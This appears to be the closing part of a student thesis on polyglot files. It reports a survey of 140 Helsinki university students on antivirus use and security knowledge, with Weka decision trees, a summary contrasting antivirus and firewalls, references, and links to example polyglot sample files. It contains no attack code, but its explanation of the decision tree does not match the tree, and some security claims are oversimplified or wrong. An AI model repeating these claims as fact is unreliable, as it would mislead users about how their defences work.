140 end-users were asked about their IT security knowledge. The questions dealt with antivirus and general know-how about IT security. The survey included a variety of questions designed to collect data on the opinions, attitudes, and behaviors of the participants. The reason to conduct the survey was to get a better idea of the end-users' knowledge about IT security overall. Table 2 below lists the questions used in the survey.

The results of the survey provide valuable insights into the views and experiences of the participants. By analyzing the data collected through the survey, it was

possible to identify trends, patterns, and relationships that helped better understand the perspectives and experiences of the participants.

In the following sections, the questions and results of the survey are presented and the implications of the findings are discussed. The data is presented in a clear and concise manner, using appropriate statistical analyses and figures as needed. Also, the limitations of the study are discussed and suggestions for future research are provided.

6.1 Survey Questions

As mentioned above, Table 2 lists the survey questions compiled to figure out the general view of end users regarding potential risks involved in files.

Table 2. Survey Questions

Question	Question asked	Possible answers
Q1	Is pdf document a security risk?	0 or 1
Q2	Is word document a security risk?	0 or 1
Q3	Is txt file a security risk?	0 or 1
Q4	Score based on free form knowledge about IT security	0-2
Q5	Are you using an antivirus?	0 or 1
Q6	Antivirus name	Listed below in Table 3
Q7	Do you update your software?	0 or 1

Q8	Can you protect your computer from hackers?	0 or 1
Q9	Field of study	Listed below in Table 4

Table 3 is an addition to the survey questions listing the antiviruses addressed here.

Table 3. Antivirus name list

0	No antivirus
1	McAfee
2	Defender
3	Kasper
4	Avast
5	F secure
6	Freedome
7	Elisa
8	Gigantti
9	Norton

Table 4 is yet another addition to the survey questions listing the fields of study of the respondents.

Table 4. Field of study list.

0	Student
1	Social/healthcare
2	Engineering
3	Master
4	Business

5	Design
6	Architecture
7	Science

The data analysis part of this survey was made with Weka. Weka is a suite of machine learning software tools for data mining and data analysis. It is developed by the University of Waikato in New Zealand and is widely used in academic and research settings. Weka provides a range of algorithms for classification, regression, clustering, association rule mining, and visualization, and includes a graphical user interface for building machine learning models and conducting data analysis. It is written in the Java programming language and is available for free under the GNU General Public License [21].

Google Forms is a survey administration software. This survey was conducted on Google Forms and exported to Weka for analysis.

6.2 Survey Analysis Methods

A decision tree is a diagram that represents the possible outcomes of a decision, along with the associated costs and benefits of each option. It is used to help make complex decisions and can also be used in machine learning algorithms to predict outcomes. Generally, it is best if the decision tree is small. This leads to a slimmer model and more accurate results. Survey data were entered into Weka after pre-processing it into multiple data points. It generates a decision tree to give common patterns in the data. Most people surveyed were confused by the terms antivirus and firewall. Despite their similarities, both provide protection in different ways. Firewall is either hardware or software that secures your internet traffic while antivirus protects threats on process already running or about to run.

6.3 Survey Analysis

The aim here was to explore the security aspects of polyglot files and end-users' knowledge of general IT security. Based on the survey results, it can be noticed that if the end-user did not use antivirus, they probably did not update their computer often or they were not well informed about IT security. Figure 29 provides the results of the data analysis. Also based on the respondents' fields of study (See Figure 30), people most likely to use antivirus were master's students and the least likely to use antivirus were the architecture students. The rows of the decision tree are read as if statements.

Here's an example of the decoding of Figure 29: There are two groups below $q5 = 0$ and $q5 = 1$. In group one, $q5$ is 1 and $q7$ is 0, most likely $q4$ is 0 or 1 (if they don't update their software and answer incorrectly in security questions, they are less likely to protect themselves). Group two has a $q5$ of 0 and a $q4$ of 0, most likely a $q7$ of 0 (they may not use an antivirus or know if they are using one, and they may be familiar with security).

```

q5 = 0
|  q4 = 0
|  |  q7 = 0 : 0 (6/1)
|  |  q7 = 1 : 0 (5/2)
|  q4 = 1 : 0 (12/4)
|  q4 = 2 : 1 (3/1)
q5 = 1
|  q7 = 0
|  |  q4 = 0 : 1 (3/1)
|  |  q4 = 1 : 0 (14/6)
|  |  q4 = 2 : 1 (1/0)
|  q7 = 1
|  |  q4 = 0 : 1 (6/2)
|  |  q4 = 1 : 1 (25/11)
|  |  q4 = 2 : 0 (5/2)

Size of the tree : 16

```

Figure 29. Decision tree generated by Weka to analyse the survey results

The decision tree presents two primary branches: "q5" pertains to antivirus usage and has three subbranches, while "q7" relates to software update frequency and divides into two subbranches. This structure visually represents decisions on antivirus usage and software update habits, offering multiple pathways based on user responses.

Figure 30 shows the categorization of the students' fields of study related to their IT security knowledge.




Figure 30. Decision tree generated by Weka to analyse student field of choice.

The decision tree's central node splits into eight primary branches, with each branch representing a distinct study field classification. Furthermore, within each study field branch, there are subbranches that assess the level of IT security knowledge associated with that field. This detailed structure assists in

categorizing study fields while also considering the extent of IT security expertise relevant to each field.

6.4 Survey Results

Information technology has become an integral part of our lives, and the use of technology in education is increasing rapidly. However, with increased reliance on technology comes an increased risk of security breaches. To better understand the current state of IT security awareness and practices among university students, a survey was conducted to gather data on their perceptions of IT security threats and their preventive measures. The survey was conducted to university students in the Helsinki capital region in Finland with 140 participants from diverse academic backgrounds. The survey aimed to evaluate the level of information security awareness among university students in the capital region. The survey results revealed that a vast majority of the university students had limited knowledge about information security. 30% students study healthcare related disciplines, which further underscores the need for robust IT security training in these programs to ensure the confidentiality and privacy of healthcare data. 10% study engineering. 60% update their software regularly. 50% know how to defend themselves against malicious security threats. All engineering students know how to defend themselves against malware and apply preventive measures, given that software and system security are important components of their education. However, as the previously mentioned survey results indicate, not all university students possess sufficient IT security knowledge and skills.

7 Summary

In summary, polyglot files are a type of file that can be a valid file of more than one type. This can be useful for hackers because it allows them to hide malicious code inside a file that appears to be harmless. This makes it difficult to detect and defend against, making it a potentially dangerous tool in the hands

of hackers. Individuals and organizations need to be aware of this technique and take appropriate steps to protect themselves against it. This includes educating themselves on security best practices, using strong and unique passwords, regularly updating software and operating systems, and being cautious when clicking on links or downloading files from the internet.

There are many other potential attacks that hackers can use polyglot files for, depending on the specific capabilities of the file and the goals of the attacker. In general, polyglot files can be used to deliver a malicious payload to a victim's computer without being detected, making them a potentially dangerous tool in the hands of hackers. End-users need to have a good understanding of security concepts and practices to protect themselves and their data from various threats and vulnerabilities. End-users who are knowledgeable about security are better equipped to identify and avoid potential risks, such as phishing attacks, malware, and other forms of online fraud. End-users should be familiar with basic security measures, such as using strong and unique passwords for their accounts, enabling two-factor authentication, and avoiding sharing personal or sensitive information online. They should also be aware of common security pitfalls, such as clicking on suspicious links or downloading files from untrustworthy sources. In addition to these basic security measures, end-users should also be knowledgeable about the security features and settings of the devices and software they use. This includes understanding how to enable and configure firewall and antivirus software, as well as how to use encryption to protect their data and communications. Overall, having strong security knowledge is essential for end-users to stay safe and secure online. It can help them to protect their personal and financial information, as well as to avoid falling victim to various forms of online threats and scams.

Many people use the terms "antivirus" and "firewall" interchangeably, but they are quite different. While both are important tools for protecting your computer and network from threats, they serve different purposes and should not be

confused. An antivirus is a software program that is designed to detect and remove malware, such as viruses, worms, and Trojan horses. It works by scanning files and programs on your computer, looking for known patterns of malware. If it finds a potential threat, it will alert you and give you the option to remove it. A firewall, on the other hand, is a hardware or software program that acts as a barrier between your computer and the internet. It is designed to block incoming traffic that does not meet certain criteria, such as a specific IP address or port number. This helps to prevent unauthorized access to your computer and network and can also block outbound traffic that may be malicious. One key difference between antivirus and firewall is the type of threats they are designed to protect against. Antivirus is specifically designed to protect against malware, while a firewall is more general and can protect against a wider range of threats.

For example, a firewall can block incoming traffic from a malicious website, while an antivirus would not be able to do this. Another significant difference is the level of protection they provide. Antivirus is designed to protect individual computers, while a firewall is designed to protect an entire network. This means that if a single computer on a network is infected with malware, the firewall will not be able to protect the other computers on the network from the infection. Despite their differences, antivirus and firewall are both essential tools for protecting your computer and network. It is important to have both in place to provide the best possible defense against a wide range of threats. If you are not already using these security measures, it is strongly recommended that you start doing so as soon as possible.

If you accidentally open a polyglot file that is harmful you should take the following actions, disconnect the device from the internet, run an antivirus scan, review security measures currently in place and report it to authorities and security organizations.

References

1. Albertini, Ange, 2014. Funky File Formats.
<https://www.youtube.com/watch?v=hdCs6bPM4is>
2. Gynvael, 2018, ZIP talk slides
<https://gynvael.coldwind.pl/?id=682>
3. Albertini, Ange, 2020, Mitra
<https://www.github.com/corkami/mitra>
4. Fjeldberg, Hans., 2008. Polyglot Programming - A Business Perspective. MSC.
Norwegian University of Science and Technology.
5. 2022, CVE-2022-30190 <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-30190>
6. David Farbaniec, 2020 <https://ethical.blue/textz/n/32>
7. LiveOverflow, 2020, What is a file format?
<https://www.youtube.com/watch?v=VVdmmN0su6E>
8. JavaScript for Acrobat API reference https://opensource.adobe.com/dc-acrobat-sdk-docs/acrobatsdk/pdfs/acrobatsdk_jsapiref.pdf
9. 2022, Zip file official specification
<https://pkware.cachefly.net/webdocs/casestudies/APPNOTE.TXT>
10. 2020, PDF file official specification <https://www.pdfa.org/resource/iso-32000-pdf/#pdf-2>

11. 2000, BBS documentary
<http://www.bbsdocumentary.com/library/CONTROVERSY/LAWSUITS/SEA/katzbio.txt>
12. 2018, Polyglot database <https://github.com/Polydet/polyglot-database>
13. Microsoft, 2020, Protect yourself from phishing
<https://support.microsoft.com/en-us/windows/protect-yourself-from-phishing-0c7ea947-ba98-3bd9-7184-430e1f860a44>
14. DigitalOcean, 2022, How to install Python on Windows 10
<https://www.digitalocean.com/community/tutorials/install-python-windows-10>
15. Linuxize, 2020, How to Install Python Pip on Ubuntu 20.04
<https://linuxize.com/post/how-to-install-pip-on-ubuntu-20.04/>
16. LiveOverflow, 2018, Critical .zip vulnerabilities? - Zip Slip and ZipperDown?
https://www.youtube.com/watch?v=Ry_yb5Oipq0
17. The guardian, 2014, Self-retweeting tweet
<https://www.theguardian.com/technology/2014/jun/12/tweetdeck-vulnerability-teen-code-emoji-heart>
s
18. Tom Scott, 2014, How The Self-Retweeting Tweet Worked
<https://www.youtube.com/watch?v=zv0kZKC6GAM>
19. One Step Code, 2021, Injecting executable PHP code to a JPG image file <https://onestepcode.com/injecting-php-code-to-jpg/>
20. WordPress, 2022, Nginx configurations
<https://wordpress.org/support/article/nginx/>

21. University of Waikato, 2022, weka https://waikato.github.io/weka-wiki/downloading_weka/
22. OffSec Services Limited, 2023, Kali linux <https://www.kali.org/features/>
23. Julia Wolf, 2011, Omg PDF https://troopers.de/wp-content/uploads/2011/04/TR11_Wolf_OMG_PDF.pdf
24. Vickie Li, 2019, Polyglot Files: a Hacker's best friend <https://medium.com/swlh/polyglot-files-a-hackers-best-friend-850bf812dd8a>
25. Pastor Manul Laphroaig, 2015, PoC GTFO, CALISTHENICS & ORTHODONTIA <https://www.alchemistowl.org/pocorgtfo/pocorgtfo07.pdf>
26. Computerphile, 2015, Secrets Hidden in Images (Steganography) <https://www.youtube.com/watch?v=TWEXCYQKyDc>

Example files:

Example zip/pdf file:

https://drive.google.com/file/d/1LJ001y4_D2MjQOYVQnf_PjG2vcxFqJMq

example 7z/pdf file:

<https://drive.google.com/file/d/19TmmWf8a3KoRr-bRY4en9NpvZ2A2tSV0>

example pdf/jar:

<https://drive.google.com/file/d/1niiPvtcJCTxUG2UKfDLUJUehwz-RNfnU>

example png/zip:

<https://drive.google.com/file/d/1dd7Me2E3wO9XRHd1Jthz7voBclHLvpcU>

Data analysis files:

Base data analysis file:

https://drive.google.com/file/d/1-C3ufLUlcjDRmUnPYnfpoXPWU9UYS59C/view?usp=share_link

Binarized data analysis file:

https://drive.google.com/file/d/1CJ_5vZbTVSqJ48EZmxtQMhvl-etcErSd/view?usp=share_link